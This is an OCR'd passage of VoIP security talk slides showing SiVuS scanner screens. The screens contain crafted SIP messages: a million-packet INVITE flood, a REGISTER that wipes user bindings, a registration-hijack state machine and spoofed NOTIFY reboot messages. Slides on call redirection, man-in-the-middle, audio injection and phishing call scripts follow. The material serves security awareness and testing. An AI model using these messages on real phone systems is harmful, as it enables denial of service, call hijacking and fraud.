Max-Forwards: 70
Event
Refer-To:
Content Length: 0

☑ Use SDP?

SDP message


```
v=0
o=user 29739 7272939 IN IP4 192.168.1.2
s=
```

Conversation Log

```
INVITE sip:bogus@10.1.101.2 SIP/2.0
Via: SIP/2.0/TCP 10.1.101.3;branch=mrg6stKhVVxZBI
From: root <sip:root@10.1.101.3>;tag=TiplajEKMg
To: <sip:bogus@10.1.101.2>
Call-ID: yoQ51xi1PJaR@10.1.101.3
CSeq: 123456 INVITE
Contact: <sip:root@10.1.101.3>
Max_forwards: 70
User Agent: SIVuS Scanner
Content-Type: application/sdp
Subject: SiVuS Test
Expires: 7200
Content-Length: 141

v=0
o=user 29739 7272939 IN IP4 192.168.1.2
s=
c=IN IP4 192.168.1.2
m=audio 49210 RTP/AVP 0 12
m=video 3227 RTP/AVP 31
a=rtpmap:31 LPC/8000
```

Source Port: 5060
Packets to Send: 1000000
Message Generation Progress: 48%
□ Randomize Source Port

Signaling Manipulation



SIP Message

Method: REGISTER
Transport: UDP
Called User: 3500
Domain/Host: @ 10.1.101.2
Port: 5060

Via: SIP/2.0/TCP 10.1.101.3
Branch: sIFQGMtxJWnaee
To: 3500 <sip:3500@10.1.101.2>
From: root <sip:root@10.1.101.3> ; tag= TloilEvlqS
Authentication:
Call-ID: hYJydoLtkKtA@10.1.101.3
Cseq: 123456 REGISTER
Contact: *
Record-Route:
Subject: SiVuS Test
Content-type: application/sdp
User Agent: SIVuS Scanner
Expires: 0
Max-Forwards: 70
Event
Refer-To:
Content Length: 0

□ Use SDP?


SDP message

```
v=0
o=user 29739 7272939 IN IP4 192.168.1.2
s=
```

Conversation Log


Source Port: 5060
Packets to Send: 1
□ Randomize Source Port
Message Generation Progress: Completed

Signaling Manipulation




Inbound Calls Go to the Attacker Rather Than The Legitimate UA

Signaling Manipulation




The Attacker Can Also Perform A Man-In-The-Middle Attack

Signaling Manipulation


Malformed Challenge
Timed Out or Recv'd Unbind Challenge Repeat
Sent REGISTER Contact: *
Remove User Bindings
Wait OK User Binding Removal
Recv'd 401 Challenge
Respond To Binding Removal Challenge
Sent REGISTER Contact: * w/Authorization
Hijack Next User
Recv'd 200 OK
Sent REGISTER Contact: hijacker
Set Hijack Binding
Wait OK Hijack Binding
Recv'd 401 Challenge
Respond To Hijack Bind Challenge
Sent REGISTER Contact: hijacker w/Authorization
Timed Out or Recv'd Bind Challenge Repeat
Recv'd 200 OK
Malformed Challenge

Signaling Manipulation



SIP Message

Method: NOTIFY
Transport: UDP
Called User: 4500
Domain/Host: @ 10.1.101.2
Port: 5060
Via: SIP/2.0/UDP 10.1.101.99
Branch: YEApqX6sJkrXdl
To: <sip:4500@10.1.101.2>
From: root <sip:root@10.1.101.99> ; tag= PhZwyqzWyl
Authentication:
Call-ID: fV1z9siZarwB@10.1.101.99
Cseq: 123456 NOTIFY
Contact: <sip:root@10.1.101.99>
Record-Route:
Subject: SiVuS Test
Content-type: application/sdp
User Agent: SIVuS Scanner
Expires: 7200
Max-Forwards: 70
Event: check-sync
Refer-To:
Content Length: 0

□ Use SDP?

SDP message


```
v=0
o=user 29739 7272939 IN IP4 192.168.1.2
s=
```

Conversation Log


```
NOTIFY sip:3500@10.1.101.2 SIP/2.0
Via: SIP/2.0/UDP 10.1.101.69;branch=YEApgX6sJkrXdl
From: root <sip:root@10.1.101.69>;tag=PhZwygzWyl
To: <sip:3500@10.1.101.2>
Call-ID: fV1z9siZarwB@10.1.101.69
CSeq: 123456 NOTIFY
Contact: <sip:root@10.1.101.69>
Max_forwards: 70
User Agent: SIVuS Scanner
Event: check-sync
Content-Type: application/sdp
Subject: SiVuS Test
Expires: 7200
Content-Length: 0


NOTIFY sip:4500@10.1.101.2 SIP/2.0
Via: SIP/2.0/UDP 10.1.101.69;branch=YEApgX6sJkrXdl
From: root <sip:root@10.1.101.69>;tag=PhZwygzWyl
To: <sip:4500@10.1.101.2>
Call-ID: fV1z9siZarwB@10.1.101.69
CSeq: 123456 NOTIFY
Contact: <sip:root@10.1.101.69>
Max_forwards: 70
User Agent: SIVuS Scanner
Event: check-sync
Content-Type: application/sdp
Subject: SiVuS Test
Expires: 7200
Content-Length: 0
```

Source Port: 5060
Packets to Send: 1
□ Randomize Source Port
Message Generation Progress

Signaling Manipulation



Audio Manipulation



Attacker Sees Packets And Injects New Audio

Agenda

- Introductions
- Casing the Establishment
- Exploiting the Underlying Network
- Exploiting VoIP Applications
- Social Threats (SPIT, PHISHING, etc.)
  - SPIT
  - VoIP Phishing


SPIT

VIAGRA
Pfizer
3 pills - 100mg
$85
ORDER

4 film-coated tablets
Cialis 20 mg
film-coated tablets
tadalafil
Lilly ICOS

GARANTIE
SPANISH FLY
Voedingssupplement
Dietary supplement
15 ml

DROWNING IN DEBT?
WE CAN HELP...


The Honest To Goodness INTERNET Get Rich Quick Book!
The Final Authority For Making Big Money On The Web!
By The $100-Million Roundtable Group

VoIP Phishing

- “Hi, this is Bob from Bank of America calling. Sorry I missed you. If you could give us a call back at 1-866-555-1324 we have an urgent issue to discuss with you about your bank account.”

- Hello. This is Bank of America. So we may best serve you, please enter your account number followed by your PIN.